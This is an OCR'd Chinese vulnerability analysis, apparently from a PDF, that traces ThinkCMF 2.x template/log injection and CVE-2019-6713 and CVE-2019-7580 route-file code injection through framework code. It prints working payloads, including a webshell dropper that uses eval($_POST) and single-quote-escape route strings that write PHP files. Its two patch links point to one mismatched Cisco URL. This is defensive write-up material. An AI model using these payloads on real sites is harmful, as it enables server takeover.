
2. 目前厂商已不维护 2.x 版本，请受影响的用户使用升级到 ThinkCMF 5 系列或者采用以上临时解决方案

4.3.5 漏洞分析

我们从程序入口开始往后跟踪：


Step1：首先通过 ThinkPHP.php 入口文件进入到 Think.class.php 文件中的 start() 函数；

在 start() 函数中，进入到 App.class.php 文件中的主函数 run();




```
117         // 记录加载文件时间
118         G('loadTime');
119         // 运行应用
120         App::run();
121     }
122
123     // 注册classmap
124     static public function addMap($class, $map=''){
125         if(is_array($class)){
126             self::$_map = array_merge(self::$_map, $class);
127         }else{
128             self::$_map[$class] = $map;
129         }
130     }
131
132     // 获取classmap
133     static public function getMap($class=''){
```


进入到文件中的 exec() 函数，exec 函数的作用就是解析请求的路由，这一块的处理模式即为 ThinkPHP 的处理模式；




通过路由解析，解析出了请求的 module、action，分别为：HomebaseController 的 display()。然后通过 invokeAction() 函数中的反射，定位到具体类以及具体的操作函数。以下即为第一阶段的路由解析阶段的调用链。



Step2：在定位了操作函数之后，首先定位到了 HomebaseController.php 文件中的 display() 函数；然后入到模板解析 parseTemplate() 函数；




在解析过程中，分别解析出了路径 path，module，以及模板文件名，$template.html；然后进行文件检验环节；



通过 if(!file_exists_case($file)) E(L('TEMPLATE_NOT_EXIST').':'.$file); 验证文件是否存在，若文件不存在，则系统异常报错，进入到 E() 中，抛出异常。


```
/**
 * 抛出异常处理
 * @param string $msg  异常消息
 * @param integer $code  异常代码 默认为0
 * @throws Think\Exception
 * @return void
 */
function E($msg, $code=0) {  $msg: "模板不存在:themes/simpleootx/Portal/Index/<?php file_put_contents('m.php','<?php eval($_POST["X"]);?>');die();?>.html"  $code: 0
    throw new Think\Exception($msg, $code);  $code: 0  $msg: "模板不存在:themes/simpleootx/Portal/Index/<?php file_put_contents('m.php','<?php eval($_POST["X"]);?>');die();?>.html"
}

/**
 * 记录和统计时间（微秒）和内存使用情况
 * 使用方法:
 * <code>
 * G('begin'); // 记录开始标记位
 * // ... 区间运行代码
 * G('end'); // 记录结束标签位
 * echo G('begin','end',6); // 统计区间运行时间 精确到小数后6位
 * echo G('begin','end','m'); // 统计区间内存使用情况
 * 如果end标记位没有定义，则会自动以当前作为标记位
 * 其中统计内存使用需要 MEMORY_LIMIT_ON 常量为true才有效
 * </code>
 * @param string $start 开始标签
 * @param string $end 结束标签
```




```
    }

    /**
     * 自定义异常处理
     * @access public
     * @param mixed $e 异常对象  $e: {message => "模板不存在:themes/simpleootx/Portal/Index/<?php file_put_contents('m.php','<?php eval($_POST["X"]);?>');die();?>.html", #Exception*string => "", code => 0, file =>
     */
    static public function appException($e) {  $e: {message => "模板不存在:themes/simpleootx/Portal/Index/<?php file_put_contents('m.php','<?php eval($_POST["X"]);?>');die();?>.html", #Exception*string => "", co
        $error = array();
        $error['message']   =   $e->getMessage();
        $trace              =   $e->getTrace();
        if('E'==$trace[0]['function']) {
            $error['file']  =   $trace[0]['file'];
            $error['line']  =   $trace[0]['line'];
        }else{
            $error['file']  =   $e->getFile();
            $error['line']  =   $e->getLine();
        }
        $error['trace']     =   $e->getTraceAsString();
        Log::record($error['message'], Log::ERR);
        // 发送404信息
        header( string 'HTTP/1.1 404 Not Found');
        header( string 'Status:404 Not Found');
```



```
    }

    /**
     * 自定义异常处理
     * @access public
     * @param mixed $e 异常对象
     */
    static public function appException($e) {  $e: {message => "模板不存在:themes/simpleootx/Portal/Index/<?php file_put_contents('m.php','<?php eval($_POST["X"]);?>');die();?>.html", #Exception*string => "", code
        $error = array();  $error: {message => "模板不存在:themes/simpleootx/Portal/Index/<?php file_put_contents('m.php','<?php eval($_POST["X"]);?>');die();?>.html", file => "D:\phpstudy_pro\WWW\ThinkCMFX\app\d
        $error['message']   =   $e->getMessage();
        $trace              =   $e->getTrace();  $trace: {[4], [4], [4], [4], [4], [4], [4], [4], [4], [4]}[9]
        if('E'==$trace[0]['function']) {
            $error['file']  =   $trace[0]['file'];
            $error['line']  =   $trace[0]['line'];  $trace: {[4], [4], [4], [4], [4], [4], [4], [4], [4], [4]}[9]
        }else{
            $error['file']  =   $e->getFile();
            $error['line']  =   $e->getLine();
        }
        $error['trace']     =   $e->getTraceAsString();  $e: {message => "模板不存在:themes/simpleootx/Portal/Index/<?php file_put_contents('m.php','<?php eval($_POST["X"]);?>');die();?>.html", #Exception*string =
        Log::record($error['message'], Log::ERR);  $error: {message => "模板不存在:themes/simpleootx/Portal/Index/<?php file_put_contents('m.php','<?php eval($_POST["X"]);?>');die();?>.html", file => "D:\php
        // 发送404信息
        header( string 'HTTP/1.1 404 Not Found');
        header( string 'Status:404 Not Found');
        self::halt($error);
    }
```





```
     * @access public
     * @param integer $type 日志记录方式  $type: ""
     * @param string $destination  写入目标
     * @return void
     */
    static function save($type='',$destination='') {  $type: ""  $destination: "D:\phpstudy_pro\WWW\ThinkCMFX\data\runtime\Logs\Portal\20_11_13.log"
        if(empty(self::$log)) return ;

        if(empty($destination)){
            $destination = C('LOG_PATH').date( format: 'y_m_d').'.log';  $destination: "D:\phpstudy_pro\WWW\ThinkCMFX\data\runtime\Logs\Portal/20_11_13.log"
        }
        if(!self::$storage){
            $type   =   $type ? : C('LOG_TYPE');
            $class  =   'Think\\Log\\Driver\\'. ucwords($type);
            self::$storage = new $class();
        }
        $message    =   implode( glue: '',self::$log);
        self::$storage->write($message,$destination);
        // 保存后清空日志缓存
        self::$log = array();
    }

    /**
     * 日志直接写入
```

Step3：在将代码注入到 log 文件中，然后再通过 view.class.php 在通过 display() 函数中的 fetch() 函数解析日志文件，最后执行日志文件中的恶意代码。





4.4 ThinkCMF 5.x 后台 远程代码执行漏洞

4.4.1 漏洞介绍

漏洞名称：ThinkCMF 5.x 后台 远程代码执行漏洞

漏洞编号：CVE-2019-6713

漏洞类型：代码注入

CVSS 评分：【CVSS v2.0：7.5】【CVSS v3.0：9.8】

漏洞危害等级：高危

4.4.2 漏洞概述

ThinkCMF 是一套基于 ThinkPHP 的 CMS（内容管理系统）。ThinkCMF 5.0.190111 版本中的

app/admincontroller/RouteController.php 文件存在一个代码注入。远程攻击者可利用该漏洞执行任意的 PHP 代码。

4.4.3 漏洞影响

ThinkCMF < = 5.0.190111

4.4.4 漏洞修复

目前厂商已发布升级补丁以修复漏洞，补丁获取链接：

https://bst.cloudapps.cisco.com/bugsearch/bug/CSCvm13822

4.4.5 漏洞分析

0x0：首先我们可以控制数据库的写入: 将 payload 插入数据库

0x1：间接的控制了 $allRoutes 变量

0x2：逃逸单引号，我们可以往 data/conf/route.php 中写入代码并再写入之后再次触发执行

首先我们在 ThinkCMF（ThinkPHP）的路由解析入口打上断点，即在 $data = self::exec($dispatch, $config); 处，然后往下走，

```
141             $data = $exception->getResponse();
142         }
```

通过路由解析，解析出了请求的控制器、类、以及对应函数，分别为: RouteController.php 的 addPost 函数。

```
75  public function addPost()
76  {
77      $data       = $this->request->param();
78      $routeModel = new RouteModel();
79      $result     = $this->validate($data,  validate: 'Route');
80      if ($result !== true) {
81          $this->error($result);
82      }
83      $routeModel->allowField( field: true)->save($data);
84
85      $this->success( msg: "添加成功! ", url( url: "Route/index", ['id' => $routeModel->id]));
86  }
87
```

在 addpost() 函数中，通过 $routeModel->allowField(true)->save($data); 中的 save 函数存储路由到数据库中 (INSERT INTOcmf_route(full_url,url,status) VALUES (‘portal/List/index’ , ‘list/:id’ , ‘1’))。

	id	list_order	status	type	full_url	url
编辑 复制 删除	13	10000	1	1	portal/List/index	list/:id',file_put_contents('1.php','<?php phpi...

	id	list_order	status	type	full_url	url
编辑 复制 删除	13	10000	1	1	portal/List/index	list/:id',file_put_contents('1.php','<?php phpi...

回到 RouteController.php::index() 函数中，该函数用于在请求 / 响应过程中遍历所有的存储路由。

```
33  public function index()
34  {
35      global $CMF_GV_routes;
36      $routeModel = new RouteModel();
37      $routes     = Db::name( name: 'route')->order( field: "list_order asc")->select();
38      $routeModel->getRoutes( refresh: true);
39      unset($CMF_GV_routes);
40      $this->assign( name: "routes", $routes);
41      return $this->fetch();
42  }
```

在 index() 函数通过 getRoutes() 函数来进行的，进入到 $routeModel->getRoutes(true); 函数中，在该函数中，通过 $allRoutes 来存储从数据库中获取到的所有路由内容。

```
25  public function getRoutes($refresh = false)
26  {
27      $routes = cache( name: "routes");
28
29      $appUrls = $this->getAppUrls();
30
31      if ((!empty($routes) || is_array($routes)) && !$refresh) {
```

```
        return $routes;
    }
    $routes      = $this->where( field: "status",  op: 1)->order( field: "list_order asc")->select();
    $allRoutes   = [];
    $cacheRoutes = [];
    foreach ($routes as $er) {
        $fullUrl = htmlspecialchars_decode($er['full_url']);

        // 解析URL
        $info = parse_url($fullUrl);
```

最终在 data/conf 文件夹下生成 route.php 文件，可以看出是通过单引号逃逸在 PHP 文件中引入了在数据库中注入的恶意 PHP 代码。

```
    if (strpos(cmf_version(),  needle: '5.0.') === false) {
        $routeDir = CMF_ROOT . "data/route/"; // 5.1
    } else {
        $routeDir = CMF_ROOT . "data/conf/"; // 5.0
    }

    if (!file_exists($routeDir)) {
        mkdir($routeDir);
    }

    $route_file = $routeDir . "route.php";

    file_put_contents($route_file,  data: "<?php\treturn " . stripslashes(var_export($allRoutes,  return: true)) . ";");

    return $cacheRoutes;
}
```

```
route.php - 记事本
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)
<?php    return array (
 '1'=>array("",phpinfo(),'2/:id' =>
 array (
   0 => 'portal/Article/index?cid=7',
   1 =>
   array (
   ),
   2 =>
   array (
     'id' => '\d+',
     'cid' => '\d+',
   ),
 ),
 '1'=>array("",phpinfo(),'2' =>
 array (
   0 => 'portal/List/index?id=7',
   1 =>
   array (
   ),
   2 =>
   array (
     'id' => '\d+',
   ),
 ),
 'list/:id'.file_put_contents('1.php','<?php phpinfo();')." =>
 array (
   0 => 'portal/List/index',
   1 =>
第 15 行，第 10 列    100%    Unix (LF)    UTF-8
```

4.5 ThinkCMF 5.x 后台 远程代码执行漏洞

4.5.1 漏洞简介

漏洞名称：ThinkCMF 5.x 后台 远程代码执行漏洞

漏洞编号：CVE-2019-7580

漏洞类型：代码注入

CVSS 评分：【CVSS v2.0：6.5】【CVSS v3.0：8.8】

漏洞危害等级：高危

4.5.2 漏洞概述

ThinkCMF 是一套基于 ThinkPHP 的 CMS（内容管理系统）。ThinkCMF 5.0.190111 版本中存在安全漏洞。远程攻击者攻击者可通过向 portal/admin_category/addpost.html 页面发送'别名'参数利用该漏洞注入任意代码。

4.5.3 漏洞影响

ThinkCMF < = 5.0.190111

4.5.4 漏洞修复

目前厂商已发布升级补丁以修复漏洞，补丁获取链接：

https://bst.cloudapps.cisco.com/bugsearch/bug/CSCvm13822


4.5.5 漏洞分析


0x0：首先我们可以控制数据库的写入: 将 payload 插入数据库

0x1：间接的控制了 $allRoutes 变量

0x2：逃逸单引号，我们可以往 data/conf/route.php 中写入代码并再写入之后再次触发执行

首先我们在 ThinkCMF（ThinkPHP）的路由解析入口打上断点，即在 $data = self::exec($dispatch, $config); 处，然后往下走，





通过路由解析，解析出了请求的控制器、类、以及对应函数，分别为: AdminCategoryController.php 的 addPost 函数。

```
        $vars = [$actionName];
    } else {
        // 操作不存在
        throw new HttpException( statusCode: 404, message: 'method not exists:' . get_class($instance) . '->' . $action . '()');
    }

    Hook::listen( tag: 'action_begin', &params: $call);

    return self::invokeMethod($call, $vars);
}

/**
 * URL路由检测（根据PATH_INFO）
 * @access public
 * @param \think\Request $request 请求实例
 * @param array          $config  配置信息
 * @return array
 * @throws \think\Exception
 */
public static function routeCheck($request, array $config)
{
    $path   = $request->path();
    $depr   = $config['pathinfo_depr'];
    $result = false;
```

```
public function addPost()
{
    $data       = $this->request->param();
    $routeModel = new RouteModel();
    $result     = $this->validate($data, validate: 'Route');
    if ($result !== true) {
        $this->error($result);
    }
    $routeModel->allowField( field: true)->save($data);

    $this->success( msg: "添加成功！", url( url: "Route/index", ['id' => $routeModel->id]));
}
```

在 addPost 函数中通过 portalCategoryModel.php 中的 addCategory() 函数添加路由分类：

```
public function addPost()
{
    $portalCategoryModel = new PortalCategoryModel();

    $data = $this->request->param();

    $result = $this->validate($data, validate: 'PortalCategory');

    if ($result !== true) {
        $this->error($result);
    }

    $result = $portalCategoryModel->addCategory($data);

    if ($result === false) {
        $this->error( msg: '添加失败!');
    }

    $this->success( msg: '添加成功!', url( url: 'AdminCategory/index'));
}
```

继续跟进到 portalCategoryModel.php::addCategory() 函数中看出，通过 RouteModel.php::setRoute() 函数将 alias 的值进行存储。

```
public function addCategory($data)
{
    $result = true;
    self::startTrans();
    try {
        if (!empty($data['more']['thumbnail'])) {
            $data['more']['thumbnail'] = cmf_asset_relative_url($data['more']['thumbnail']);
        }
        $this->allowField( field: true)->save($data);
        $id = $this->id;
        if (empty($data['parent_id'])) {

            $this->where( field: 'id', $id)->update(['path' => '0-' . $id]);
        } else {
            $parentPath = $this->where( field: 'id', intval($data['parent_id']))->value( field: 'path');
            $this->where( field: 'id', $id)->update(['path' => "$parentPath-$id"]);

        }
        self::commit();
    } catch (\Exception $e) {
        self::rollback();
        $result = false;
    }

    if ($result != false) {
        //设置别名
        $routeModel = new RouteModel();
        if (!empty($data['alias']) && !empty($id)) {
            $routeModel->setRoute($data['alias'], action: 'portal/List/index', ['id' => $id], type: 2, listOrder: 5000);
            $routeModel->setRoute( url: $data['alias'] . '/:id', action: 'portal/Article/index', ['cid' => $id], type: 2, listOrder: 4999);
        }
        $routeModel->getRoutes( refresh: true);
    }
    return $result;
}
```

在 RouteModel.php::setRoute() 函数中，首先确定该路由是否存在，若不存在，就直接将路由存储到数据库中。

```
public function setRoute($url, $action, $vars, $type = 2, $listOrder = 10000)
{
    $fullUrl   = $this->buildFullUrl($action, $vars);
    $findRoute = $this->where( field: 'full_url', $fullUrl)->find();

    if ($findRoute) {
        if (empty($url)) {
            $this->where( field: 'id', $findRoute['id'])->delete();
        } else {
            $this->where( field: 'id', $findRoute['id'])->update([
                'url'        => $url,
                'list_order' => $listOrder,
                'type'       => $type
            ]);
        }
    } else {
        if (!empty($url)) {
            $this->insert([
                'full_url'   => $fullUrl,
                'url'        => $url,
                'list_order' => $listOrder,
                'type'       => $type
            ]);
        }
    }
}
```

数据库中已经保存了新增的 url 的内容，如下：


←T→	id 路由id	list_order 排序	status 状态:1:启用,0:不启用	type URL规则类型:1:用户自定义,2:别名添加	full_url 完整url	url 实际显示的url
编辑 复制 删除	14	5000	1	2	portal/List/index?id=7	1'=>array(""),phpinfo(),'2
编辑 复制 删除	15	4999	1	2	portal/Article/index?cid=7	1'=>array(""),phpinfo(),'2/id

回到 portalCategoryModel.php::addCategory() 函数中，在存储完新路由后，然后就进入到 $routeModel->getRoutes(true); 函数中，在改函数中，通过 $allRoutes 来存储所有的新增路由内容。

```
25      public function getRoutes($refresh = false)
26      {
27          $routes = cache( name: "routes");
28
29          $appUrls = $this->getAppUrls();
30
31          if ((!empty($routes) || is_array($routes)) && !$refresh) {
32              return $routes;
33          }
34          $routes      = $this->where( field: "status",  op: 1)->order( field: "list_order asc")->select();
35          $allRoutes   = [];
36          $cacheRoutes = [];
37          foreach ($routes as $er) {
38              $fullUrl = htmlspecialchars_decode($er['full_url']);
39
40              // 解析URL
41              $info = parse_url($fullUrl);
42
```

最终在 data/conf 文件夹下生成 route.php 文件，该文件中包含了数据库中注入的恶意 PHP 代码。

